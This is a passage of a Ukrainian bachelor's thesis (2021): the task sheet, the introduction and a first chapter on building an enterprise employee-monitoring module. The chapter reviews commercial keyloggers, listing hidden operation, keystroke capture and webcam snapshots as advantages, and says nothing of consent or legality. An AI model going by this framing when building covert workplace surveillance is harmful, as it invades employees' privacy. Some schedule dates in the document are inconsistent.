МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ АВІАЦІЙНИЙ УНІВЕРСИТЕТ
КАФЕДРА КОМП'ЮТЕРИЗОВАНИХ СИСТЕМ ЗАХИСТУ ІНФОРМАЦІЇ

ДОПУСТИТИ ДО ЗАХИСТУ
Завідувач кафедри
_____ С.В. Казмірчук
«_____»_____ 20__ р.

На правах рукопису
УДК 004.056:004.42(079.2)

ДИПЛОМНА РОБОТА

ЗДОБУВАЧА ВИЩОЇ ОСВІТИ
ОСВІТНЬОГО СТУПЕНЯ «БАКАЛАВР»

Тема: Програмний модуль моніторингу та аналізу експлуатації комп'ютерного обладнання підприємства

Виконавець: Качанов М. А.
Керівник: д.т.н., професор Толюпа С.В.
Нормоконтролер: д.т.н., професор Толюпа С.В.

Київ 2021

НАЦІОНАЛЬНИЙ АВІАЦІЙНИЙ УНІВЕРСИТЕТ

Факультет: Кібербезпеки, комп'ютерної та програмної інженерії

Кафедра: Комп'ютеризованих систем захисту інформації

Освітній ступінь: Бакалавр

Спеціальність: 125 «Кібербезпека»

Освітньо-професійна програма: «Безпека інформаційних і комунікаційних систем»

ЗАТВЕРДЖУЮ

Завідувач кафедри

_____ С.В. Казмірчук

«__» _____ 20__ р.

ЗАВДАННЯ

на виконання дипломної роботи

здобувача вищої освіти Качанова Михайла Андрійовича

1. Тема: *Програмний модуль моніторингу та аналізу експлуатації комп'ютерного обладнання підприємства*

затверджена наказом ректора від «26» квітня 2021 р. № 652/ст.

2. Термін виконання: з 10.05.2021 р. по 20.06.2021 р.

3. Вихідні дані: проаналізувати сучасний ринок програмних продуктів для моніторингу та аналізу експлуатації комп'ютерів; на основі проведеного аналізу сформулювати перелік вимог до програмного продукту та реалізувати їх програмного у вигляді програмного модулю моніторингу та аналізу експлуатації комп'ютерного обладнання підприємства.

4. Зміст пояснювальної записки: аналіз предметної області та постановка задачі проектування, перелік вимог до програмного модулю, структура програмного продукту.

КАЛЕНДАРНИЙ ПЛАН

виконання дипломної роботи

№ п/п	Етапи виконання дипломної роботи	Термін виконання етапів	Примітка
1.	Уточнення постановки задачі	19.04.2021	*Виконано*
2.	Аналіз літературних джерел та документації	10.05.2021 – 13.05.2021	*Виконано*
3.	Обґрунтування вибору рішення	14.05.2021 – 16.05.2021	*Виконано*
4.	Аналіз предметної області та існуючих конкурентів	17.05.2021 – 19.05.2021	*Виконано*
5.	Написати розділ 1.	20.05.2021 – 22.05.2021	*Виконано*
6.	Скласти список вимог до програмного продукту.	23.05.2021 – 24.05.2021	*Виконано*
7.	Написати розділ 2.	25.05.2021 – 27.25.2021	*Виконано*
8.	Провести розробку програмного продукту.	27.25.2021 – 28.05.2021	*Виконано*
9.	Написати розділ 3.	29.05.2021 – 31.05.2021	*Виконано*
10.	Перевірка на антиплагіат	07.06.2021	*Виконано*
11.	Оформлення і друк пояснювальної записки	15.05.2021	*Виконано*
12.	Оформлення презентації	17.05.2021	*Виконано*
13.	Отримання рецензій від рецензента	12.06.2021	*Виконано*

Здобувач вищої освіти Качанов М.А.

(підпис, дата)

Керівник дипломної роботи Толюпа С.В.

(підпис, дата)

РЕФЕРАТ

Дипломна робота складається зі вступу, трьох розділів, загальних висновків, списку використаних джерел, додатків, загальним обсягом робота складає 61 сторінки, має 23 рисунка, 3 таблиці, 12 сторінок додатків.

Метою дипломної роботи є розробка програмного модулю моніторингу та аналізу експлуатації комп'ютерного обладнання підприємства для захисту бізнесу від витоків конфіденційної інформації через внутрішні канали, основною функціональною можливостю якого є запис, зберігання та аналіз дій, зроблених під час використання комп'ютерів.

В дипломній роботі проаналізовано конкурентів серед програмних модулів моніторингу та аналізу комп'ютерного обладнання. На основі аналізу складений перелік вимог до програмного продукту. Розробленого програмний модуль моніторингу та аналізу експлуатації комп'ютерного обладнання підприємства.

Запропонований програмний модуль може використовуватися у реальних відділах ЗІ на підприємствах для підвищення ефективності роботи працівників, запобігання витоку конфіденційної інформації та розслідування порушень.

Вперше було розроблено метод моніторингу файлів обраного формату та їх копіювання у задані проміжки часу для запобігання видалення, зміни чи маскування цінної конфіденційної інформації, яка може зберігатися на комп'ютерному обладнанні підприємства.

Ключові слова: моніторинг та аналіз експлуатації, база даних, сервер, *C++*, *Docker,* файл.

ЗМІСТ

ПЕРЕЛІК УМНОВНИХ СКОРОЧЕНЬ І ТЕРМІНІВ

ПП	– програмний продукт
БД	– база даних
ЗІ	– захист інформації
ОС	– операційна система

ВСТУП

Актуальність. З розвитком інформаційних систем загрози, ініціаторами яких є співробітники організацій, наносять збитки у розмірі десятків мільярдів доларів. Постійно зростає потік повідомлень про інциденти, пов'язані з порушенням своїх зобов'язань і прав авторизованими користувачами, які передають інформацію конкурентам. Одночасно змінюється і бізнес-середовище, яке все більше покладається на аутсорсинг, підрядні компанії і сторонні технологічні платформи, що призводить до того, що конфіденційна бізнес-інформація стає доступною все більшій кількості людей.

Згідно з дослідженням компанії *InfoWatch* 2020 року, яка спеціалізується на інформаційній безпеці у корпоративному секторі, 67 відсотків випадків просочування конфіденційних даних у світі спровоковані внутрішніми порушниками. У 41 відсотку випадків винуватцями виявлялися діючі працівники, у 2 відсотках – керівництво компанії. Ще 4 відсотки порушень були спровоковані підрядниками, 2 відсотки інцидентів ініційовані колишніми працівниками, а 0,3 відсотки – системними адміністраторами [1].

Кількість скомпрометованих даних з кожним роком збільшується. Автори дослідження прийшли до висновку, що у порівнянні з 2018 роком приріст кількості випадків витоку даних склав 22 відсотки у світі.

За висновками *InfoWatch*, істотно знизити вірогідність витоку конфіденційних даних можна шляхом реалізації ряду організаційно-технічних заходів, які включатимуть в себе розвиток культури ризик-менеджменту, створення і впровадження системи менеджменту інформаційної безпеки, впровадження засобів запобігання витоків і контролю доступу, організація безпечної віддаленої роботи, налаштування засобів моніторингу [2].

Ці фактори вказують на те, що існує потреба у створенні нових, доступних для малого та середнього бізнесу програмних систем моніторингу робочих місць працівників.

Серед аналогів програмних модулів, які дозволяють моніторити та аналізувати експлуатацію комп'ютерного обладнання підприємства, було виявлено наступні обмеження, які накладаються на користувачів:

- неможливість запуску та підтримки готового продукту на власних серверах з різною операційною системою;
- висока вартість за використання аналогів;
- обмеження по кількості одночасних підключень декількох комп'ютерних обладнань;
- відсутність звітів по використаним користувачем програмам, кількості проведеного в них часу;
- відсутність фіксування натиснутих користувачем клавіш;
- відсутність експорту отриманих даних в формат електронних таблиць чи електронні документи тощо.

Виявлені недоліки виявляють потребу у створенні нового, відкритого програмного продукту, який може бути змінений чи доповнений на власний розсуд кінцевими користувачами та може вільно працювати на більшості операційних систем.

Метою дипломної роботи була розробка програмного модулю моніторингу та аналізу експлуатації комп'ютерного обладнання підприємства для захисту бізнесу від витоків конфіденційної інформації через внутрішні канали, основною функціональною можливостю якого є запис, зберігання та аналіз дій, зроблених під час використання комп'ютерів.

Задачі, поставлені в ході дипломної роботи:

- проаналізувати та обрати метод запуску програмного коду на різних операційних системах;
- проаналізувати та обрати метод обробки інформації, її збереження та оформлення результатів оброки;
- розробити структуру програмного модуля;
- розробити модуль обробки вхідної інформації (МОВІ);
- розробити модуль формування звітів (МФЗ);

– розробити серверну частину програмного коду.

Об’єкт дослідження – процес захисту інформації на підприємстві за допомогою програмного модулю моніторингу та аналізу дій користувача за комп’ютерним обладнанням.

Предмет дослідження – програмний модуль моніторингу та аналізу експлуатації комп’ютерного обладнання підприємства.

Галузь застосування – даний програмний модуль моніторингу та аналізу експлуатації обладнання може використовуватися у галузі ЗІ, зокрема у відділах ЗІ на підприємствах для підвищення ефективності роботи працівників, запобігання витоку конфіденційної інформації та розслідування порушень.

Новизна дослідження полягає у розробці методу моніторингу файлів обраного формату та їх копіювання у задані проміжки часу для запобігання видалення, зміни чи маскування цінної конфіденційної інформації, яка може зберігатися на комп’ютерному обладнанні підприємства.

Практична цінність полягає у тому, що запропонований програмний модуль може використовуватися у реальних відділах ЗІ на підприємствах. Крім того, вихідний код додатку являється відкритим для підприємства, що дозволяє доповнювати чи видозмінювати модуль під специфічні потреби, а версії продукту запускаються на власному сервері підприємства, що дозволяє виключити залежність від працездатності сторонніх сервісів. Також, додаток може запускатися на будь-яких операційних системах з підтримкою *Docker* без необхідності встановлювати залежний інструментарій в систему.

РОЗДІЛ 1.
АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ ТА ПОСТАНОВКА ЗАДАЧІ ПРОЕКТУВАННЯ

1.1. Аналіз актуальності предметної області

За оцінкою провідної світової дослідницької і консалтингової компанії у сфері інформаційних технологій *Gartner*, майже чверть опитаних фінансових директорів підприємств заявили, що переводять не менше 20 відсотків своїх співробітників на віддалену роботу на постійній основі. Загальні результати опитування представлені на рис. 1.1 [3].



Рис. 1.1. Результати опитування компанією *Gartner*

Оскільки прогнозована на результатах опитування кількість робітників, які працюватимуть віддалено у 2021-2022 роках, невпинно зростає, постає питання ефективного керування робочими діями працівника із залученням програмних рішень. Введення подібних програмних модулів у бізнес-процеси виробництва дозволить забезпечити швидке реагування на порушення цілісності і конфіденційності даних організації.

Наприклад, періодичне фіксування зображення монітору працівника дозволить виявити використання неробочих каналів зв’язку. Робітники під наглядом витрачатимуть менше часу на особисте спілкування з використанням робочого обладнання, отже, ризик витоку конфіденційної інформації зменшуватиметься.

Аналізуючи дані, отримані від програмного модулю, можливо виявити потенційні ознаки підготовки до майбутнього інциденту, тим самим запобігши порушенню.

Для проведення розслідування інциденту з витоком інформації по конкретній персоні або групі працівників, які знаходяться під підозрою, також необхідний ефективний інструмент аналізу даних. Програмний модуль моніторингу і аналізу експлуатації обладнання дозволяє зібрати доказову базу для подальшого розслідування, встановити причини порушення, розкрити контекст події та доповнити її вичерпною інформацією про дії конкретних співробітників.

Крім того, такий програмний модуль дозволяє оцінити ефективність використання обладнання, що дозволить оптимізувати витрати та ресурси компанії. Зібрані дані дають можливість проаналізувати ступінь завантаження та рівень лояльності і залученості працівників.

Наприклад, оператор обробки замовлень відповідає на дзвінки по IP-телефонії всього 30 відсотків робочого дня, а в інший час використовує корпоративний комп’ютер в особистих цілях. Дана інформація, зібрана за допомогою програмного модулю, дозволяє переглянути або одночасну кількість операторів за одну робочу зміну, або період прийому дзвінків від покупців, або можливість делегування інших обов’язків даним працівникам.

Оскільки існує безліч варіантів використання інформації про проведення часу працівників за робочим обладнанням, актуальною являється проблема створення програмного модулю моніторингу та аналізу, який дозволить збирати та зберігати отримані дані для подальшої їх обробки.

1.2. Огляд існуючих рішень

Існує чимала кількість сервісів, які спрямовані на надання послуг моніторингу та аналізу поведінки користувачів за комп'ютером. Більшість з них надають можливість збирати дані про проведений час, використані програми, натиснуті клавіші тощо. Але основним недоліком таких рішень є пропрієтарність та закритість вихідного коду, що накладає обмеження на підприємство. Крім того, одночасна кількість комп'ютерів, з якими можуть взаємодіяти більшість сервісів, досить обмежена.

Серед них було відібрано декілька найпопулярніших програмних рішень, які розповсюджуються безкоштовно, і які можуть бути запущені на власному сервері.

1.2.1. *Elite Keylogger*

Elite Keylogger - це програмний кросплатформений додаток для ведення моніторингу всіх типів користувацької активності. До можливостей програми входить відстеження всіх типів листування від месенджерів до поштових скриньок, відвіданих користувачами веб-сайтів, набраних паролів і використовуваних програм.

Крім цього, *Elite Keylogger* генерує знімки робочого екрану користувача та надає можливість надсилати звіт про дії користувачів на вказану електронну адресу через певний фіксований проміжок часу.

Elite Keylogger розповсюджується для операційних систем *Windows* та *MacOS.*

Характеристики даного додатку наведені в табл. 1.1.

Таблиця 1.1

Переваги і недоліки *Elite Keylogger*

Характеристика	Наявність
Експорт звітів у формати електронних таблиць чи електронних документів	-
Звіт про проведений час	-
Звіт про використані програми	+
Знімки екрану	+
Запис відео екрану	-
Звіт про натиснуті клавіші	+
Можливість приховати у системі	+
Ціна повної версії	11 196 гривні за необмежену кількість комп'ютерів для *Windows* та 3747 гривні для *MacOS*

1.2.2. *JetLogger*

JetLogger – це програмний додаток для операційної системи *Windows* з широкими функціональними можливостями для відстеження дій користувачів.

Даний програмний додаток крім стандартних можливостей по відслідковуванню запущених програм, натиснутих клавіш та відстежування проведеного за робочим обладнанням часу, має функціональні переваги перед конкурентами, оскільки дозволяє фіксувати знімки веб-камери та транслювати екран у реальному часі.

Характеристики даного додатку наведені в табл. 1.2.

Таблиця 1.2

Переваги і недоліки *JetLogger*

Характеристика	Наявність
Експорт звітів у формати електронних таблиць чи електронних документів	+
Звіт про проведений час	+
Звіт про використані програми	+
Знімки екрану	+
Запис відео екрану	-

Звіт про натиснуті клавіші	+

Продовження табл. 1.2

Можливість приховати у системі	+
Ціна повної версії	1071 гривні за один комп’ютер

1.2.3. *Kickidler*

Kickidler – програмне забезпечення, що дозволяє вести облік і контроль часу співробітників за робочими комп’ютерами. Розробником *Kickidler* є компанія *Tele Link Soft*. Перший реліз програми відбувся 2013 році. У 2021 році *Kickidler* використовують тисячі компаній і державних установ на всіх п’яти континентах.

Два головних призначення програми обліку робочого часу Kickidler – автоматизація функції контролю персоналу і підвищення рівня інформаційної безпеки в організаціях.

Програма може використовуватися в компаніях малого, середнього і великого бізнесу, а також в державних організаціях, де є співробітники, що працюють за персональними комп’ютерами.

Kickidler дозволяє здійснювати моніторинг від 1 до 10000 робочих станцій. Програма розповсюджується для операційних систем *Windows*, *MacOS* та *Linux*.

Характеристики даного додатку наведені в табл. 1.3.

Таблиця 1.3

Переваги і недоліки *Kickidler*

Характеристика	Наявність
Експорт звітів у формати електронних таблиць чи електронних документів	+
Звіт про проведений час	+
Звіт про використані програми	+
Знімки екрану	+
Запис відео екрану	+
Звіт про натиснуті клавіші	+
Можливість приховати у системі	-
Ціна повної версії	4924 гривні за один комп’ютер

1.3. Вибір інструментів розробки

Головна ідея прогресивної технології програмування є розклад складних проблем на більш прості та пошук шляхів їх вирішення, такий процес називається структурним програмуванням або структуруванням програми. Поділ цілого на структурні частини потребує організації зв'язків.

Якщо такі зв'язки виявляться складними, то ефект від розкладу буде невеликий. Прогресивна технологія програмування пропонує одноманітний спосіб розподілу робіт по етапах і більш штучно підходить до структурування програми. Окремі етапи є більш або менш трудомісткими, творчими або рутинними.

Так чи інакше прогресивна технологія програмування передбачає наступні основні етапи [4]:

- формування вимог до предмета розробки; формування вихідних описів (специфікацій майбутньої програми);
- розробка проекту;
- написання й налагодження;
- супроводження й експлуатація.

Docker – інструментарій для управління ізольованими *Linux*-контейнерами. *Docker* доповнює інструментарій *LXC* більш високорівневим *API*, що дозволяє керувати контейнерами на рівні ізоляції окремих процесів. Зокрема, *Docker* дозволяє не переймаючись вмістом контейнера запускати довільні процеси в режимі ізоляції і потім переносити і клонувати сформовані для даних процесів контейнери на інші сервери, беручи на себе всю роботу зі створення, обслуговування і підтримки контейнерів.

Початковий код *Docker* написаний мовою *Go* і поширюється під ліцензією *Apache* 2.0. Інструментарій базується на застосуванні вбудованих в ядро *Linux* штатних механізмів ізоляції на основі просторів імен (*namespaces*) і груп управління (*cgroups*). Для створення контейнерів використовуються скрипти *lxc*. Для формування контейнера досить завантажити базовий образ оточення (команда

docker pull base), після чого можна запускати в ізольованих оточеннях довільні програми (наприклад, для запуску *bash* можна виконати *docker run -i -t base/bin/bash*).

Docker складається з наступних елементів:

1. Демона *Docker*, який запускається на гостьовій машині (якщо це Лінукс), або всередині *VirtualBox* середовища *boot2docker* (якщо це *Windows* або *OS X*).
2. Клієнта, через який можна взаємодіяти з демоном.
3. Образ Docker – містить операційну систему, застосунок і всі його залежності. Образи в Docker складаються з шарів. Якщо необхідний образ з веб-сервером, то береться за основу образ з дистрибутивом операційної системи, додається залежність - веб-сервер, і записується як новий образ, який матиме два шари - один з ОС, наступний з веб-сервером. Образами можна обмінюватись через DockerHub.
4. Контейнер Docker – це запущений образ. Контейнери Docker можна запускати, спиняти, переміщувати і видаляти. Також можна зробити контейнера, що створить образ з поточного стану контейнера.

C **++** – це універсальна мова програмування, яка задумана для того, щоб зробити програмування приємнішим для серйозного програміста. За винятком другорядних деталей, *C++* є надбудовою мови програмування *C*. Крім можливостей, які дає мова *C*, *C++* надає гнучкі та ефективні засоби визначення нових типів. Використовуючи визначення нових типів, які точно відповідають концепціям додатку, програміст може розділяти розроблювану програму на частини, які легко піддаються контролю. Такий метод побудови програм часто називають абстракцією даних.

Інформація про типи міститься в деяких об’єктах типів, визначених користувачем. Такі об’єкти прості і надійні у використанні в тих ситуаціях, коли їх тип не можна встановити на стадії компіляції. Програмування з застосуванням таких об’єктів часто називають об’єктно-орієнтованим. При правильному

використанні цей метод дає більш короткі, зрозуміліші і більш підконтрольні програми.

Ключовим поняттям *C++* є клас. Клас – це тип, який визначається користувачем. Класи забезпечують приховування даних, гарантовану ініціалізацію даних, неявне перетворення типів для тих типів, які визначених користувачем, динамічне задання типу, контрольоване користувачем управління пам'яттю і механізми перевантаження операцій.

C++ надає набагато кращі, ніж в C, засоби вираження модульності програми і перевірки типів. У мові є також удосконалення, не пов'язані безпосередньо з класами, що включають в себе символічні константи, inline-підстановку функцій, параметри функції за замовчуванням, перевантажені імена функцій, операції керування вільною пам'яттю і контрольний тип.

В *C++* збережені можливості мови *C* по роботі з основними об'єктами апаратного забезпечення (біти, байти, слова, адреси тощо.). Це дозволяє досить ефективно реалізовувати типи, визначені користувачем.

C++ і його стандартні бібліотеки спроектовані так, щоб забезпечувати переносимість. Наявна на поточний момент реалізація мови буде йти в більшості систем, що підтримують *C*. З *C++* програмам можна використовувати бібліотеки мови *C*, в той час як з *C++* можна використовувати більшу частину інструментальних засобів, що підтримують програмування на *C* [5].

Об'єктно-орієнтоване програмування (ООП) – одна з парадигм програмування, яка розглядає програму як множини «об'єктів», які взаємодіють між собою. Основу ООП складають чотири основні концепції: інкапсуляція, наслідування, поліморфізм та абстракція.

Однією з перевага ООП є краща модульність програмного забезпечення (тисячу функцій процедурної мови, в ООП можна замінити кількома десятками класів зі своїми методами). Не дивлячись на те, що ця парадигма з'явилась в 1960-х роках, вона не мала широкого застосування до 1990-х років, коли розвиток комп'ютерів та комп'ютерних мереж дали змогу писати надзвичайно об'ємне и складне програмне забезпечення, що змусило переглянути підходи до

написання програм. Сьогодні багато мов програмування або підтримують ООП (PHP, Lua), або ж є цілком об'єктно-орієнтованими (зокрема, *Java, C#, C++, Python, Ruby* та *Objective-C, ActionScript 3, Swift, Vala*).

На відміну від традиційних поглядів, коли програму розглядали як набір підпрограм, або як перелік інструкцій комп'ютеру, ООП-програми можна вважати сукупністю об'єктів. Відповідно до парадигми об'єктно-орієнтованого програмування, кожен об'єкт здатний отримувати повідомлення, обробляти дані, та надсилати повідомлення іншим об'єктам. Кожен об'єкт – своєрідний незалежний автомат з окремим призначенням та відповідальністю [6].

WSGI – стандартна взаємодія між *Python*-програмою, що функціонує на сторонній сервері та власних веб-серверах.

Python – високорівнева мова програмування загального призначення, орієнтований на підвищення продуктивності розробника і легкість читання коду. Синтаксис ядра *Python* мінімалістичний. У той же час стандартна бібліотека включає великий обсяг корисних функцій.

Python підтримує структурне, об'єктно-орієнтоване, функціональне, імперативне і аспектно-орієнтоване програмування. Основні архітектурні риси – динамічна типізація, автоматичне керування пам'яттю, повна інтроспекція, механізм обробки виключень, підтримка багатопоточних обчислень, високорівневі структури даних. Підтримується розбиття програм на модулі, які, в свою чергу, можуть об'єднуватися в пакети.

SQLite – полегшена реляційна система керування базами даних. Втілена у вигляді бібліотеки, де реалізовано багато зі стандарту *SQL-92*. Сирцевий код *SQLite* поширюється як суспільне надбання, тобто може використовуватися без обмежень та безоплатно з будь-якою метою. Фінансову підтримку розробників *SQLite* здійснює спеціально створений консорціум, до якого входять такі компанії, як *Adobe, Oracle, Mozilla, Nokia, Bentley* і *Bloomberg*.

З 2018 року *SQLite*, як й *JSON* та *CSV*, рекомендований Бібліотекою Конгресу США формат зберігання структурованого набору даних.

У 2005 році проєкт отримав нагороду *Google-O'Reilly Open Source Awards.*

Більшість програмного забезпечення, що купується або закачується, поширюється в скомпільованому, готовому до використання вигляді.

Вираз «скомпільований» означає, що створений розробником код програми, званий початковим кодом, проходить через спеціальну програму-компілятор, яка переводить його в код, зрозумілий для комп'ютера. Вкрай складно модифікувати відкомпільовану версію більшості додатків і майже неможливо точно дізнатися, як саме розробник реалізував різні частини програми. Більшість виробників комерційного програмного забезпечення розглядають це як перевагу, яка не дозволяє іншим компаніям копіювати їх коди і використовувати ці коди при створенні конкуруючої продукції. Це також дозволяє контролювати якість і функціональні можливості, характерні для конкретного продукту.

Програмне забезпечення з **відкритим вихідним кодом** є повною протилежністю. Вихідний код програми поширюється разом з відкомпільованою версією, при цьому фактично заохочується модифікація або удосконалення програми у відповідності з поставленими перед нею завданнями. Розробники програмного забезпечення, які підтримують концепцію розробки програм з відкритим вихідним кодом, вважають, що їх програма стане з часом більш корисною і позбавиться від багатьох помилок, якщо дозволити редагування вихідного коду всім зацікавленим особам.

Щоб програма розглядалася індустрією розробки програмного забезпечення як програмне забезпечення з відкритим вихідним кодом, вона повинна відповідати певним критеріям:

- програма повинна бути вільно поширюваної (в той же час вона може бути частиною комерційного пакету програм, як, наприклад, у згаданому прикладі компанія *Red Hat* надійшла з *Linux*);
- до програми повинен додаватися вихідний код;
- кожен бажаючий повинен мати право редагувати вихідний код;
- змінені версії програми також дозволяється розповсюджувати;
- ліцензія не повинна містити вимог виключення іншого програмного забезпечення чи втручання в його роботу;

Наприклад, у 1991 році *Linus Torvalds*, студент Гельсінського університету в Фінляндії, розробив нову операційну систему, засновану на *Minix*, похідною від *Unix*, яку він назвав *Linux*. Torvalds випустив 0.02 версію *Linux* під відкритим ліцензійною угодою *GNU* (*General Public License*), в якому міститься юридичне визначення програмного забезпечення з відкритим вихідним кодом. Безліч людей по всьому світу завантажили *Linux* і почали працювати з ним. Багато з цих користувачів самі були програмістами і внесли зміни до вихідного коду, який опублікував *Torvalds*. Протягом наступних трьох років *Torvalds* отримував ці модифіковані версії від інших програмістів, об'єднав безліч змін в базову версію і в 1994 році випустив *Linux* версії 1.0.

Відсутність гарантії та технічної підтримки викликає загальну стурбованість споживачів, охочих використовувати програмне забезпечення з відкритим вихідним кодом. Підтримувати таке програмне забезпечення майже неможливо, оскільки ліцензія цього програмного забезпечення заохочує зміни і удосконалення програм. Ось чому заснованої в 1994 році компанії *Red Hat Software*, яка створила «Офіційний *Red Hat Linux*» («*Official Red Hat Linux*») вдається продавати це, в загальному, безкоштовне програмне забезпечення. Найбільш цінною рисою, яку *Red Hat* додає до пакету програм, є наявність гарантії та технічної підтримки. Для більшості підприємств забезпечення технічної підтримки є ключовим фактором при прийнятті рішення про купівлю *Linux* замість того, щоб просто завантажити його безкоштовно. Окрім *Red Hat*, деякі інші компанії також створили пакети з *Linux*, призначені для перепродажу, причому такі пакети зазвичай комплектуються додатковим програмним забезпеченням.

Крім *Linux, Mozilla, Apache* (*Web*-сервер), *PERL* (мова підготовки *Web*-сценаріїв) і *PNG*-формат графічних файлів, існує ще безліч прикладів дуже популярного програмного забезпечення, що базується на використанні відкритих вихідних кодів.

1.4. Аналіз середовищ розробки програмного модуля

Середовище розробки – комплексне програмне рішення для розробки програмного забезпечення. Зазвичай, складається з редактора початкового коду, інструментів для автоматизації складання та відлагодження програм. Більшість сучасних середовищ розробки мають можливість автодоповнення коду.

Деякі середовища розробки містять компілятор, інтерпретатор або ж обидва. Деякі інтегровані середовища розробки містять систему керування версіями або інструменти для полегшення розробки графічного інтерфейсу користувача. Більшість сучасних середовищ розробки містять інспектор класів, інспектор об’єктів, схему ієрархії класів для полегшення об’єктно-орієнтованої розробки програмного забезпечення.

Microsoft Visual Studio **–** серія продуктів компанії «Microsoft», які включають в себе інтегроване середовище розробки програмного забезпечення та ряд інших інструментальних засобів. Дані продукти дозволяють розробляти консольні додатки та додатки з графічним інтерфейсом, включаючи підтримку технології *Windows Forms*, а також веб-сайти, веб-додатки, та інші.

Visual Studio включає в себе редактор вихідного коду з підтримкою технології *IntelliSense* та можливість простого рефакторингу програмного коду. Вбудований відладчик має здатність працювати, як відладчик вихідного коду та як відладчик машинного рівня. Інші вбудовані інструменти включають в себе редактор форм для спрощеного створення графічного інтерфейсу додатку, веб-редактор, дизайнер класів та дизайнер схем баз даних. *Visual Studio* дозволяє створювати так підключати доповнювання для розширення функціональності середовища розробки.

1.5. Постановка задачі проектування

Після аналізу та систематизації зібраної інформації, були поставленні наступні задачі проектування:

Задачі дипломної роботи:

– проаналізувати та обрати метод обробки інформації, її збереження та оформлення результатів оброки;
– розробити структуру програмного модуля;
– розробити модуль обробки вхідної інформації (МОВІ);
– розробити модуль формування звітів (МФЗ);
– розробити серверну частину програмного коду.

Була знайдена та проаналізована інформація щодо методів запуску програмного коду на різних операційних системах. Серед знайдених рішень було обрано інструментарій для управління ізольованими контейнерами *Docker*, який можливо запускати на будь-якому комп'ютері на базі архітектури x86_64. *Docker* дозволяє не встановлювати на комп'ютер необхідні для програмного забезпечення інструментарії, а оточення в контейнері є ізольованим, тобто не впливає на роботу операційної системи комп'ютера. Крім того, контейнери та зображення можна легко переносити на інші носії інформації та без проблем запускати на інших серверах чи машинах.

Серед варіантів способів обробки та аналізу отриманої інформації була обрана мова програмування *Python,* оскільки її синтаксис мінімалістичний, в той же час стандартна бібліотека включає великий обсяг необхідних функцій. Крім того, *Python* підтримує об'єктно-орієнтоване програмування, автоматично керує пам'яттю, підтримує багатопоточні обчислення та дозволяє розбивати програму на модулі та пакети.

Серед мов програмування для розробки програмного модулю було обрано *C++*, що обумовлено наявністю бібліотек, які дозволяють працювати з апаратною частиною обладнання під керівництвом операційної системи.

Було обрано об'єктно-орієнтовану парадигму програмування, оскільки основні її принципи дозволяють розподілити код на сутності зі слабким зв'язком, що дозволяє відокремити основні функціональні модулі програми і полегшує подальшу розробку.

В якості бази даних було обрано реляційну систему керування базами даних *SQLite*, оскільки її вихідний код відкрито розповсюджується, отже, якість продукту зростає. Крім того, даний формат зберігання даних рекомендований Бібліотекою Конгресу США.

Далі необхідно розробити структуру програмного модуля, яка відображатиме узагальнений вигляд взаємодії модулів системи.

Після цього необхідно розробити модуль обробки вхідної інформації, який відповідатиме за отримання подій від операційної системи, обробку інформації, збереження даних до БД.

Модуль формування звітів оброблювати отриману інформацію, генеруватиме звіти у вигляді декількох поширених форматах та відправлятиме отримані результати у якості відповіді на запит користувача до серверу.

Розробка серверної частини включає в себе опис конфігураційних файлів веб-серверу, *Docker*, створення файлів середовища та написання скрипту, який дозволить запускати розроблену серверну частину з його допомогою на будь-якому комп’ютері.

1.6. Висновки до розділу

У даному розділі було проведено аналіз предметної області та поставлені задачі проектування.

Під час аналізу актуальності предметної області було виявлено прогнозоване збільшення кількості робітників підприємств, які працюватимуть віддалено, що в свою чергу піднімає питання ефективного керування робочими діями працівника із залученням програмних рішень та забезпечення конфіденційності, цілісності та доступності корпоративної інформації. Тому розробка програмного модулю, який дозволяє відстежувати та аналізувати дії користувачів комп’ютерного обладнання, є актуальною як для підприємств, так і для відділів ЗІ.

Було проведено огляд вже існуючих програмних рішень. З отриманого аналізу можна зробити висновок, що майже кожен з розглянутих додатків має

обмеження на кількість одночасного підключення комп’ютерів, операційні системи для запуску, функціональні обмеження та закритий код. Лише додаток *Elite Keylogger* дозволяє підключати будь-яку кількість комп’ютерів одночасно у двох популярних операційних системах, однак її функціонал не враховує всі можливі сценарії моніторингу дій користувачів, а сформовані звіти не розповсюджуються на електроні таблиці та електроні документи. Крім того, майже всі розглянуті аналоги розповсюджуються за щомісячну плату.

Розміщення програм на сторонніх серверах піднімає тему конфіденційності даних. Не можна точно сказати, як буде використовуватися інформація в майбутньому. Також існує ймовірність припинення роботи сервісу, що призведе до зупинення роботи програм.

Покладатися на сторонні сервери означає залежати від змін, які будуть вводити розробники цих платформ, зіштовхуватися з обмеженнями, відмовлятися від готових рішень, функціоналу чи можливостей, якщо вони не включені у фреймворк.

Тому створення універсального програмного модулю, який може запускатися на будь-якій платформі та підтримувати взаємодію з локальним веб-сервером є актуальною задачею.

